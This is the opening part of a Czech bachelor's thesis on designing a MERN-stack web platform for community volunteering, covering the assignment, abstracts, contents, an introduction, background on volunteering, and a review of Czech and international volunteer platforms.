

Platforma pro plánování a sdílení dobrovolnických aktivit na komunitní úrovni

Michael Pražan



ZADÁNÍ BAKALÁŘSKÉ PRÁCE

(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení: Michael Pražan
Osobní číslo: A22617
Studijní program: B0613A140020 Softwarové inženýrství
Forma studia: Prezenční
Téma práce: Platforma pro plánování a sdílení dobrovolnických aktivit na komunitní úrovni
Téma práce anglicky: Platform for Planning and Sharing Volunteer Activities at the Community Level

Zásady pro vypracování

1. Provedte rešerši na téma plánování a sdílení dobrovolnických aktivit.
2. Popište vhodné technologie pro realizaci webové aplikace.
3. Pomocí vybraných technologií navrhnete webovou aplikaci pro plánování a sdílení dobrovolnických aktivit.
4. Realizujte a otestujte navrženou aplikaci.
5. Zaměřte se na bezpečnost vzniklé aplikace.

Forma zpracování bakalářské práce: **tištěná/elektronická**

Seznam doporučené literatury:

1. NGUYEN, Don. Node.js Okamžitě. Brno: Computer Press, 2016. ISBN 978-8-025-14820-4.
2. CHODOROW, Kristina. MongoDB: the definitive guide. 2nd ed. Sebastopol: O'Reilly, 2013. ISBN 978-1-449-34468-9.
3. GRIFFITHS, David a GRIFFITHS, Dawn. React cookbook: recipes for mastering the React framework. Beijing: O'Reilly, 2021. ISBN 978-1-492-08584-3.
4. TAILWIND CSS. Tailwind CSS Documentation [online]. 2024 [cit. 2024-10-17]. Dostupné z: <https://tailwindcss.com/>
5. MINNICK, Chris. JavaScript All-in-One For Dummies. 3. vydání. Hoboken: John Wiley & Sons Inc, 2023. ISBN 978-1-119-90683-

Vedoucí bakalářské práce: **doc. Ing. Jiří Vojtěšek, Ph.D.**
Ústav řízení procesů

Datum zadání bakalářské práce: **27. října 2024**
Termín odevzdání bakalářské práce: **2. června 2025**



L.S.

doc. Ing. Jiří Vojtěšek, Ph.D. v.r.
děkan

prof. Mgr. Roman Jašek, Ph.D., DBA v.r.
ředitel ústavu

Ve Zlíně dne 17. listopadu 2024

PROHLÁŠENÍ AUTORA BAKALÁŘSKÉ PRÁCE

Beru na vědomí, že

- odevzdáním bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb., v platném znění bez ohledu na výsledek obhajoby;
- bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému a bude dostupná k nahlédnutí;
- jedno vyhotovení bakalářské práce v listinné podobě bude ponecháno Univerzitě Tomáše Bati ve Zlíně k uložení;
- na moji bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- podle § 60 odst. 1 autorského zákona má Univerzita Tomáše Bati ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- podle § 60 odst. 2 a 3 mohu užít své dílo – bakalářskou práci – nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- pokud bylo k vypracování bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tj. k nekomerčnímu využití), nelze výsledky bakalářské práce využít ke komerčním účelům;
- pokud je výstupem bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá; neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji, že

- jsem na bakalářské práci pracoval(a) samostatně a použitou literaturu jsem řádně citoval(a); v případě publikace výsledků budu uveden(a) jako spoluautor;
- odevzdaná verze bakalářské práce a verze elektronická nahraná do IS/STAG jsou obsahově totožné.
- že při tvorbě této práce jsem použil nástroj generativního modelu AI [ChatGPT; www.chat.openai.com] za účelem stylizace a zkvalitnění textu. Po použití tohoto nástroje jsem provedl kontrolu obsahu a přebírám za něj plnou zodpovědnost.

Ve Zlíně, dne

.....
podpis autora

ABSTRAKT

Tato bakalářská práce se zabývá návrhem a vývojem webové platformy, která jednotlivcům umožní snadno plánovat a sdílet vlastní dobrovolnické aktivity. Cílem platformy je poskytnout uživatelům intuitivní nástroje pro organizaci dobrovolnických akcí, správu účastníků a efektivní komunikaci. Teoretická část práce se věnuje základům dobrovolnictví, rešerši existujících dobrovolnických platforem, analýze webových technologií (frontend, backend, databázové systémy, vývojová prostředí) a principům testování softwaru. Výsledkem je aplikace, která usnadňuje jednotlivcům zapojení do dobrovolnické činnosti a podporuje jejich aktivní přínos komunitě.

Klíčová slova: dobrovolnictví, webová platforma, plánování akcí, MERN stack

ABSTRACT

This bachelor thesis deals with the design and development of a web platform that allows individuals to easily plan and share their own volunteering activities. The goal of the platform is to provide users with intuitive tools for organizing volunteer events, managing participants, and communicating effectively. The theoretical part of the thesis covers the basics of volunteering, a review of existing volunteer platforms, an analysis of web development technologies (frontend, backend, database systems, and development environments), and an overview of software testing principles. The result is an application that facilitates individuals' involvement in volunteering and encourages their active contribution to the community.

Keywords: volunteering, web application, event planning, MERN stack

Rád bych poděkoval vedoucímu bakalářské práce, doc. Ing. Jiřímu Vojtěškovi, Ph.D., za jeho odborné vedení, podnětné rady a cenné připomínky, které mi pomohly při zpracování této práce.

Dále děkuji svým přátelům a známým za pomoc s testováním webové aplikace a užitečnou zpětnou vazbu.

Zvláštní poděkování patří také mé rodině za jejich podporu, trpělivost a motivaci po celou dobu mého studia.

OBSAH

ÚVOD	13
I TEORETICKÁ ČÁST	14
1 DOBROVOLNICTVÍ	15
1.1 DEFINICE DOBROVOLNICTVÍ	15
1.2 MOTIVACE K DOBROVOLNICTVÍ.....	15
1.3 PŘÍNOS DOBROVOLNICKÝCH AKTIVIT PRO ROZVOJ KOMUNIT.....	16
2 PLATFORMY PRO PLÁNOVÁNÍ A SDÍLENÍ DOBROVOLNICKÉ POMOCI	18
2.1 DOMÁCÍ PLAFORMY	18
2.1.1 Dobrokruh	18
2.1.2 Dobrovolnik.cz	20
2.1.3 MUNI pomáhá.....	22
2.2 SVĚTOVÉ PLATFORMY.....	22
2.2.1 Catchafire	22
2.2.2 VolunteerMatch.....	23
2.2.3 Idealist	23
2.3 SROVNÁNÍ PLATFOREM	24
3 TVORBA WEBOVÝCH APLIKACÍ.....	26
3.1 NÁVRH SOFTWARE	26
3.2 TECHNOLOGIE A PLATFORMY	27
3.3 FRONTEND	27
3.4 BACKEND	29
3.5 DATABÁZE	30
3.6 VÝVOJOVÉ PROSTŘEDÍ.....	32
4 POSTUP PŘI TESTOVÁNÍ SOFTWARE.....	34
4.1 ÚVOD DO TESTOVÁNÍ.....	34
4.2 TESTOVÁNÍ PODLE ZPŮSOBU PROVEDENÍ	34
4.2.1 Manuální testování.....	34

4.2.2	Automatizované testování	35
4.3	DRUHY TESTOVÁNÍ PODLE ZNALOSTI KÓDU	35
4.3.1	White box	35
4.3.2	Black box	35
4.3.3	Gray box	36
4.4	DRUHY TESTOVÁNÍ PODLE ÚROVNĚ	36
4.4.1	Jednotkové testování	36
4.4.2	Integrační testování	36
4.4.3	Systémové testování	37
4.4.4	Akceptační testování	37
II	PRAKTICKÁ ČÁST	38
5	NÁVRH APLIKACE	39
5.1	FUNKČNÍ POŽADAVKY	39
5.2	NEFUNKČNÍ POŽADAVKY.....	43
6	VÝVOJ WEBOVÉ APLIKACE	44
6.1	DATABÁZE	44
6.2	UŽIVATELSKÝ ÚČET	45
6.2.1	Registrace	45
6.2.2	Přihlášení.....	46
6.2.3	Obnovení hesla	47
6.3	DOBROVOLNICKÉ AKCE	48
6.3.1	Domovská stránka	49
6.3.2	Přehled mých dobrovolnických akcí	50
6.3.3	Vytvoření akce.....	51
6.3.4	Úprava akce	53
6.3.5	Detail akce	54
6.4	UŽIVATELSKÝ PROFIL	56
6.4.1	Soukromý profil	56
6.4.2	Veřejný profil.....	58
6.5	KOMUNIKAČNÍ NÁSTROJE.....	59

6.5.1	Komentáře k akcím	59
6.5.2	Hromadné e-maily účastníkům	59
6.5.3	System notifikací	61
7	TESTOVÁNÍ APLIKACE	63
7.1	MANUÁLNÍ TESTOVÁNÍ	63
7.2	AUTOMATIZOVANÉ TESTOVÁNÍ	64
8	BEZPEČNOST APLIKACE	67
8.1	OVĚŘENÍ E-MAILOVÉ ADRESY	68
8.2	ZABEZPEČENÍ HESEL	70
8.2.1	Hashování hesel	71
8.2.2	Reset hesla	72
8.3	OCHRANA PROTI NOSQL INJECTION	74
8.3.1	Sanitizace vstupních dat	75
8.3.2	Použití mongoose schémat	76
8.4	PREVENCE CROSS-SITE SCRIPTING (XSS)	77
8.5	IMPLEMENTACE CORS	78
8.6	POUŽITÍ JWT TOKENŮ	79
8.6.1	Generování JWT tokenu	80
8.6.2	Struktura JWT tokenu	81
8.6.3	Ověření JWT tokenu	83
8.6.4	Použití JWT v API routách	84
8.7	OCHRANA PROTI ÚTOKŮM CSRF	85
8.7.1	Použití JWT tokenů v hlavičce Authorization	86
8.7.2	CORS konfigurace	87
9	MOŽNÉ BUDOUCÍ VYLEPŠENÍ APLIKACE.....	88
	ZÁVĚR.....	90
	SEZNAM POUŽITÉ LITERATURY	91
	SEZNAM OBRÁZKŮ	96
	SEZNAM TABULEK	97

SEZNAM ZDROJOVÝCH KÓDŮ	98
SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK	99
SEZNAM PŘÍLOH.....	101

ÚVOD

Dobrovolnictví hraje klíčovou roli ve fungování komunit, kde lidé spojují své síly s cílem pomáhat tam, kde je to nejvíce potřeba. Ať už se jedná o organizování charitativních akcí, pomoc seniorům, nebo environmentální projekty, efektivní plánování a koordinace těchto aktivit jsou zásadní pro jejich úspěch. V současné době však mnoho dobrovolnických iniciativ čelí problémům spojeným s komunikací, koordinací dobrovolníků a správou dostupných zdrojů.

Cílem této bakalářské práce je navrhnout a implementovat webovou platformu, která umožní jednotlivcům plánovat a organizovat své vlastní dobrovolnické aktivity. Platforma poskytne uživatelům nástroje, díky kterým budou moci snadno vytvářet akce, zvát další dobrovolníky a efektivně sdílet informace. Každý uživatel tak bude mít možnost přispět ke komunitnímu dění tím, že sám zorganizuje dobrovolnickou činnost podle vlastních možností a potřeb.

Práce se zaměřuje na návrh a implementaci aplikace postavené na moderních webových technologiích, přičemž využívá MERN stack (MongoDB, Express.js, React, Node.js). Tento technologický stack byl zvolen pro svou flexibilitu, škálovatelnost a možnost rychlého vývoje interaktivních webových aplikací. Součástí řešení budou také různé knihovny a nástroje, které usnadní správu uživatelských účtů, autentizaci a zabezpečení dat.

Vzhledem k rozmanitosti potřeb různých skupin dobrovolníků klade aplikace důraz na jednoduchost. Důležitým prvkem je také transparentnost – organizátoři i účastníci mají přehled o plánovaných i minulých aktivitách, účasti, a mohou mezi sebou snadno komunikovat. Webová platforma tak může přispět nejen k efektivnější organizaci, ale i k většímu zapojení veřejnosti do dobrovolnických činností.

I TEORETICKÁ ČÁST

1 DOBROVOLNICTVÍ

Dobrovolnictví je v současné době považováno za jednu z klíčových forem aktivního zapojení občanů do rozvoje společnosti. Zahrnuje širokou škálu činností – od sociální pomoci a podpory ve zdravotnictví, přes vzdělávací projekty a ekologické iniciativy, až po humanitární a krizové intervence. Hlavním znakem dobrovolnické činnosti je přitom dobrovolná investice času, energie a často i finančních prostředků bez nároku na finanční odměnu [1].

Dobrovolnické aktivity výrazně přispívají ke zlepšování kvality života v komunitách, ať už jde o posílení mezilidských vztahů, rozvoj solidarity nebo sdílení odborných znalostí. Následující kapitola shrnuje základní poznatky o definici, historii, motivaci a typech dobrovolnických aktivit, přičemž se zaměřuje převážně na kontext České republiky.

1.1 Definice dobrovolnictví

V českém prostředí lze dobrovolnictví chápat jako činnost vykonávanou ve prospěch druhých, společnosti nebo určité myšlenky, a to mimo rámec pracovního poměru či povinné praxe. Přestože se dobrovolnictví často spojuje s neziskovým sektorem, může probíhat i na neformální bázi – typicky sousedská výpomoc, sběr potravin pro potřebné či organizace veřejně prospěšných akcí [2].

Historie dobrovolnictví v České republice lze nalézt v tradicích spolků, jako byly hasičské sbory, sokolské jednoty či různé charitativní a osvětové organizace. Tyto spolky sehrály zásadní roli v občanském životě předválečné i meziválečné Československé republiky. V období socialismu se sice formy dobrovolnictví transformovaly do organizovaných brigád a „akčních“ hnutí, avšak myšlenka vzájemné pomoci a solidarity v komunitách do jisté míry přetrvala. Po roce 1989 se otevřely možnosti spolupráce s mezinárodními neziskovými organizacemi i příliv nových forem dobrovolnictví [3].

1.2 Motivace k dobrovolnictví

Rozhodnutí stát se dobrovolníkem pramení z rozmanitých motivací. Obecně lze říci, že dobrovolníci kombinují altruistické pohnutky s touhou něco se naučit, setkat se s novými lidmi nebo smyslně vyplnit svůj volný čas [2, 3].

Altruistické pohnutky

Touha pomáhat druhým, zlepšit život ve svém okolí či přispět k vyřešení společenských problémů patří k nejčastějším důvodům, proč se lidé do dobrovolnických aktivit zapojují. Pocit, že přinášejí prospěch společnosti, je mnohdy velkou vnitřní odměnou [2, 3]. Altruismus jako motivace však bývá někdy zpochybňován – zpravidla bývá doprovázen dalšími motivy, například snahou o osobní naplnění, uznání od ostatních nebo pomoc nazpět [3].

Osobní rozvoj a získávání zkušeností

Dobrovolnictví nabízí možnost získat nové znalosti, zdokonalit komunikační dovednosti a osvojit si kompetence, které mohou dobrovolníci využít ve své profesi. Zvláště pro studenty a mladé lidi může být taková zkušenost cenná při hledání pracovních příležitostí [2, 3, 4].

Společenské kontakty a mezilidské vztahy

Mnoho lidí se k dobrovolnictví přiklání také proto, aby poznali nové přátele, prohloubili své sociální vazby nebo se zapojili do skupiny s podobnými zájmy. Dobrovolnická činnost často vytváří prostor pro přirozenou týmovou spolupráci [2, 3, 4].

Smysluplné trávení volného času

Dobrovolnictví umožňuje lidem investovat svůj volný čas do něčeho, co má reálný dopad na život ostatních nebo na stav životního prostředí. Tím dochází k naplňování potřeb seberealizace a sebehodnoty [3, 4].

Osobní hodnoty a přesvědčení

Někteří dobrovolníci se angažují na základě svých politických, náboženských nebo ekologických postojů. Podpora určité myšlenky či hodnoty je pro ně motivací připojit se k dobrovolnické skupině, která sdílí stejné přesvědčení [3].

1.3 Přínos dobrovolnických aktivit pro rozvoj komunit

Dobrovolnické aktivity hrají významnou roli v rozvoji komunit, neboť přispívají k posilování sociální soudržnosti, zlepšování kvality života a podpoře občanské angažovanosti. Dobrovolníci často poskytují služby a podporu tam, kde veřejné instituce nemají dostatečné kapacity, čímž napomáhají řešit lokální problémy a potřeby [5].

Jedním z přístupů, který kombinuje vzdělávání s komunitní službou, je tzv. service-learning. Tento model výuky umožňuje studentům aplikovat své znalosti při plnění potřeb místní ko-

munity, což vede k rozvoji spolupráce, týmového ducha a občanské odpovědnosti. Service-learning se poprvé objevil v USA v šedesátých letech minulého století a jeho cílem bylo posílit občanskou společnost a prakticky učit děti a mladé lidi, jak přispět k efektivnímu rozvoji demokracie [6].

Vzdělávací semináře zaměřené na dobrovolnictví pro přírodu a krajinu také přinášejí významné přínosy. Například semináře organizované Hnutím Brontosaurus umožnily více než 250 účastníkům rozvíjet své dovednosti v oblasti ochrany přírody a krajiny. Účastníci si rozšiřovali znalosti, diskutovali s lektory a mezi sebou, sdíleli dobrou praxi, účastnili se exkurzí i dobrovolnické praxe v terénu, čímž posilovali komunitní vazby a přispívali k ochraně životního prostředí [7].

Dobrovolnictví má také pozitivní dopad na osobní rozvoj jednotlivců. Dobrovolníci získávají nové dovednosti, zkušenosti a kontakty, což může vést k jejich osobnímu a profesnímu růstu. Například diplomová práce zkoumající dobrovolnictví teenagerů ukazuje, že tato činnost přináší mladým lidem řadu osobních a společenských přínosů, včetně rozvoje sociálních dovedností a posílení občanské angažovanosti [8].

Dobrovolnické aktivity tedy představují významný přínos pro rozvoj komunit, neboť posilují sociální soudržnost, zlepšují kvalitu života a podporují aktivní zapojení občanů do řešení místních problémů [5].

2 PLATFORMY PRO PLÁNOVÁNÍ A SDÍLENÍ DOBROVOLNICKÉ POMOCI

Tato kapitola se věnuje platformám, které umožňují plánovat a sdílet dobrovolnickou pomoc a usnadňují propojení dobrovolníků s organizacemi či komunitními iniciativami. Hlavní motivací pro výběr tématu bakalářské práce byl fakt, že v současnosti existuje jen omezený počet platforem, které by jednotlivcům umožňovaly nejen zapojit se do existujících dobrovolnických aktivit, ale také vytvářet a organizovat vlastní dobrovolnické akce. Většina dostupných platforem funguje jako prostředník mezi dobrovolníky a neziskovými organizacemi, avšak chybí nástroje, které by podporovaly samostatné iniciativy jednotlivců či menších komunit.

Výjimkou v tomto ohledu je platforma Dobrovolník.cz¹⁾, která kromě tradičního vyhledávání dobrovolnických příležitostí poskytuje také možnost organizovat vlastní akce, čímž dává uživatelům větší míru autonomie a flexibility.

2.1 Domácí platformy

V této sekci jsou představeny domácí online platformy, které podporují dobrovolnictví v České republice. Každá z nich nabízí specifické nástroje pro organizaci dobrovolnických aktivit, propojení dobrovolníků s organizacemi a usnadnění plánování pomoci.

2.1.1 Dobrokruh

Dobrokruh je mobilní platforma, která propojuje dobrovolníky s neziskovými organizacemi, ale zároveň slouží jako zaměstnanecké asistenční centrum. Platforma umožňuje uživatelům vytvářet osobní profily, nastavovat si preference v oblasti dobrovolnictví a získávat upozornění na nové příležitosti. Neziskové organizace zde mohou zveřejňovat výzvy k zapojení, sledovat aktivitu dobrovolníků a hodnotit jejich přínos [9].


Kromě dobrovolnické sekce se Dobrokruh zaměřuje také na zaměstnaneckou podporu, poskytující poradenství a asistenční služby zaměstnancům v různých životních situacích. Díky této kombinaci funkcí platforma nabízí nejen propojení dobrovolníků s organizacemi, ale i širší podporu v oblasti duševního zdraví, wellbeing programů a sociální odpovědnosti firem [10].

¹⁾Dostupné z: www.dobrovolnik.cz.

Aplikace umožňuje filtrování nabídek podle kraje a typu činnosti (viz Obrázek 2.3). Firmsní dobrovolnictví je v rámci Dobrokruhu klíčovou součástí – zaměstnavatelé mohou organizovat dobrovolnické aktivity pro své pracovníky a sledovat jejich účast. Součástí platformy jsou také vzdělávací moduly a mentoringové programy, které pomáhají dobrovolníkům rozvíjet jejich dovednosti a efektivně se zapojit do komunitních iniciativ [11].

Jedním z hlavních přínosů platformy je její propojení s dalšími digitálními nástroji, jako jsou sociální sítě nebo kalendářové aplikace, což umožňuje lepší koordinaci dobrovolnických aktivit. Dobrokruh se tak stává nejen nástrojem pro organizaci dobrovolnické pomoci, ale i prostředím podporujícím zaměstnanecký wellbeing a sociální odpovědnost firem [12].

Na hlavní stránce aplikace Dobrokruh si uživatelé mohou prohlížet nabídky dobrovolnických aktivit rozdělené podle témat a oblastí zájmu (viz Obrázek 2.1). Pro načtení další aktivity stačí jednoduše posunout displej směrem nahoru. Po kliknutí na vybranou aktivitu se zobrazí její detailní popis včetně termínů, náplně práce a požadavků na dobrovolníky (viz Obrázek 2.2).



Obrázek 2.1 Dobrokruh - přehled aktivit



Obrázek 2.2 Dobrokruh - detail aktivity



Obrázek 2.3 Dobrokruh - filtrování

2.1.2 Dobrovolnik.cz


Dobrovolnik.cz je online platforma provozovaná Ministerstvem vnitra České republiky, která slouží jako centrální databáze dobrovolnických příležitostí. Platforma propojuje neziskové organizace s jednotlivci, kteří se chtějí zapojit do dobrovolnické činnosti. Kromě nabídky a poptávky dobrovolnické pomoci poskytuje web také vzdělávací materiály a informace o dobrovolnictví v České republice [13].

Platforma umožňuje uživatelům snadno vyhledávat dobrovolnické příležitosti podle lokality a zaměření (viz Obrázek 2.4). Organizace zde mohou zveřejňovat své projekty, řídit registrace dobrovolníků a spravovat svou databázi kontaktů. Dobrovolnik.cz tak slouží jako přístupný nástroj pro ty, kteří chtějí pomoci, ale nevědí, kde začít [13].

Jedním z hlavních přínosů platformy je její spolupráce se státními institucemi a neziskovým sektorem, což zajišťuje širokou škálu dobrovolnických aktivit napříč různými oblastmi – od sociálních služeb přes ekologické projekty až po krizovou pomoc. Dobrovolníci mohou na platformě získat certifikáty potvrzující jejich zapojení, což je výhodné například pro studenty či osoby hledající zaměstnání v neziskovém sektoru [13].

Další funkcionalitou platformy je možnost vytvářet skupinové projekty, kde se mohou dobrovolníci spojit a spolupracovat na konkrétní výzvě. To posiluje komunitní angažovanost a efektivnější využití lidských zdrojů v dobrovolnické sféře [13].

Na hlavní stránce aplikace Dobrovolník.cz jsou dobrovolnické aktivity přehledně zobrazeny v seznamu podle různých kategorií (viz Obrázek 2.4). Po výběru konkrétní nabídky se uživateli zobrazí detailní informace o aktivitě, včetně popisu činnosti, časové náročnosti a kontaktních údajů (viz Obrázek 2.5).



Obrázek 2.4 Přehled aktivit v aplikaci Dobrovolník.cz.

Přijmeme dobrovolníka na animoterapie

Publikováno 30. 10. 2024 | Hipocentrum Bělá, z.s.
nezapomenutelný zážitek pro vás i pro ty, kterým animoterapie přináší radost



Proč využít tuto příležitost:
✓ Využití této příležitosti nabízí jedinečnou šanci spojit lásku ke zvířatům s prací, která má hluboký smysl. Jako terapeut v oblasti animoterapie budete pomáhat dětem, seniorům i lidem s handicapem, přinášet jim radost a zlepšovat jejich kvalitu života.

Jak dobrovolník pomůže:
✓ Podpora fyzického a psychického zdraví – přispívá k lepší náladě a motivaci klientů.
✓ Pozitivní interakce se zvířaty – zlepšuje celkovou pohodu klientů.
✓ Komunikace – zlepšuje komunikační dovednosti a vytváří přátelské prostředí.
✓ Získání cenné praxe – dobrovolník rozvíjí své dovednosti v oblasti animoterapie.

Datum konání
23 Říj 2024 do 23 Říj 2025

Trvání
Dlouhodobě

Zaměření
Děti a mládež Senioři Lidé s hendikepem
Práce se zvířaty

Činnost
Volnočasové aktivity

Docházka
Pravidelná

Věk
18+

Skupinové dobrovolnictví
Ano

Neváhejte, již jen 3 volná místa!

VYUŽÍT TUTO PŘÍLEŽITOST

Pořádá
Hipocentrum Bělá, z.s.
Jsmo spolek Hipocentrum Bělá, z.s. a věnujeme se odborné činnosti v oblasti hiporehabilitace a animoterapie. Naším posláním je poskytovat kvalitní péči, která pomáhá zdravotně a sociálně...

Obrázek 2.5 Detail aktivity v aplikaci Dobrovolník.cz.

2.1.3 MUNI pomáhá

MUNI pomáhá je dobrovolnická iniciativa Masarykovy univerzity, která vznikla jako reakce na mimořádné situace, například pandemii COVID-19 nebo uprchlickou krizi. Platforma propojuje studenty, absolventy a zaměstnance Masarykovy univerzity s neziskovými organizacemi a institucemi, které potřebují pomoc [14]. Přestože je platforma primárně určena pro akademickou obec Masarykovy univerzity, je možné se do ní zapojit i v případě, že osoba není studentem, absolventem či zaměstnancem univerzity. V takovém případě je však nutné obrátit se na kontaktní e-mail platformy a individuálně se domluvit na možnostech spolupráce.

Dobrovolníci se mohou zapojit do různých aktivit, od pomoci v nemocnicích po organizaci komunitních akcí. Registrace probíhá online, kde si zájemci mohou vybrat konkrétní dobrovolnické příležitosti a přihlásit se na ně [15]. Platforma také umožňuje organizátorům publikovat výzvy a koordinovat dobrovolnickou činnost.

Výhodou MUNI pomáhá je především její zaměření na akademickou sféru a přímá spolupráce s univerzitní komunitou, což zajišťuje širokou základnu aktivních dobrovolníků a efektivní propojení s potřebnými organizacemi. Platforma podporuje odborné dobrovolnictví, například v oblasti zdravotnictví, právní pomoci nebo vzdělávání, což umožňuje efektivnější využití dovedností studentů ve prospěch společnosti [16].

2.2 Světové platformy

V této sekci jsou představeny globální online platformy, které propojují dobrovolníky s organizacemi po celém světě. Každá z těchto platform se zaměřuje na specifické potřeby dobrovolnických komunit a nabízí jedinečné funkce pro plánování a koordinaci pomoci.

2.2.1 Catchafire

Catchafire je globální platforma zaměřená na propojování odborníků s neziskovými organizacemi, které potřebují odbornou pomoc v oblastech jako marketing, IT, grafický design, strategické plánování či fundraising. Na rozdíl od tradičního dobrovolnictví Catchafire umožňuje profesionálům poskytovat své dovednosti na dálku a pomáhat organizacím efektivněji plnit jejich poslání [17].

Hlavní funkcí Catchafire je systém projektové spolupráce, kde si neziskové organizace

mohou zveřejnit své potřeby a hledat dobrovolníky s odpovídajícími dovednostmi. Tento systém umožňuje oběma stranám efektivně plánovat spolupráci a zajistit kvalitní výstupy. Organizace mohou vybírat ze široké nabídky dostupných odborníků, což jim šetří finanční prostředky, které by jinak musely vynaložit na externí konzultanty [18].

Platforma podporuje dlouhodobou spolupráci mezi odborníky a neziskovými organizacemi, což přispívá k udržitelnému rozvoji neziskového sektoru. Catchafire zároveň umožňuje hodnotit práci dobrovolníků i organizací, čímž zvyšuje důvěryhodnost a kvalitu nabízené pomoci [17].

2.2.2 VolunteerMatch

VolunteerMatch je jednou z největších a nejrozsáhlejších online databází dobrovolnických příležitostí. Platforma propojuje jednotlivce i firmy s neziskovými organizacemi a komunitními projekty na základě jejich dovedností, zájmů a geografické polohy. Hlavním cílem VolunteerMatch je usnadnit proces hledání dobrovolnických příležitostí a zjednodušit organizacím nábor dobrovolníků [19].

Jednou z klíčových funkcí této platformy je personalizovaný vyhledávací algoritmus, který umožňuje dobrovolníkům najít příležitosti odpovídající jejich zájmům a zkušenostem. Organizace mohou vytvářet profily, přidávat dobrovolnické výzvy a komunikovat s dobrovolníky přímo prostřednictvím platformy [20].

VolunteerMatch také nabízí analytické nástroje pro organizace, které jim umožňují sledovat efektivitu náboru dobrovolníků, hodnotit úspěšnost projektů a vytvářet detailní zprávy o zapojení dobrovolníků [21]. Důležitou součástí platformy je podpora firemního dobrovolnictví, kde společnosti mohou organizovat skupinové dobrovolnické aktivity pro své zaměstnance a zapojit se tak do komunitní pomoci [22].

2.2.3 Idealist

Idealist je globální platforma zaměřená na propojování jednotlivců s neziskovými organizacemi a komunitními iniciativami. Kromě databáze dobrovolnických příležitostí poskytuje také přehled pracovních nabídek a stáží v neziskovém sektoru, což umožňuje uživatelům nejen zapojit se do dobrovolnictví, ale také rozvíjet svou kariéru v sociálně prospěšných oborech [23].

Hlavní předností Idealist je její široké pokrytí – platforma nabízí informace o dobrovolnictví ve více než 190 zemích světa a propojuje organizace i jednotlivce na mezinárodní úrovni [24]. Díky intuitivnímu rozhraní mohou uživatelé snadno vytvářet profily, ukládat si zajímavé nabídky a budovat profesionální síť v neziskovém sektoru.

Idealist také podporuje komunitní spolupráci tím, že umožňuje uživatelům vytvářet a spravovat vlastní dobrovolnické iniciativy. Tato funkce umožňuje nejen vyhledávat existující příležitosti, ale také aktivně formovat nové projekty a přispívat k rozvoji občanské společnosti [23].

Další výhodou platformy je její důraz na vzdělávání a rozvoj dobrovolníků. Uživatelé mohou využívat různé vzdělávací materiály, účastnit se online seminářů a získávat cenné rady od zkušených profesionálů z neziskového sektoru [25].

2.3 Srovnání platforem

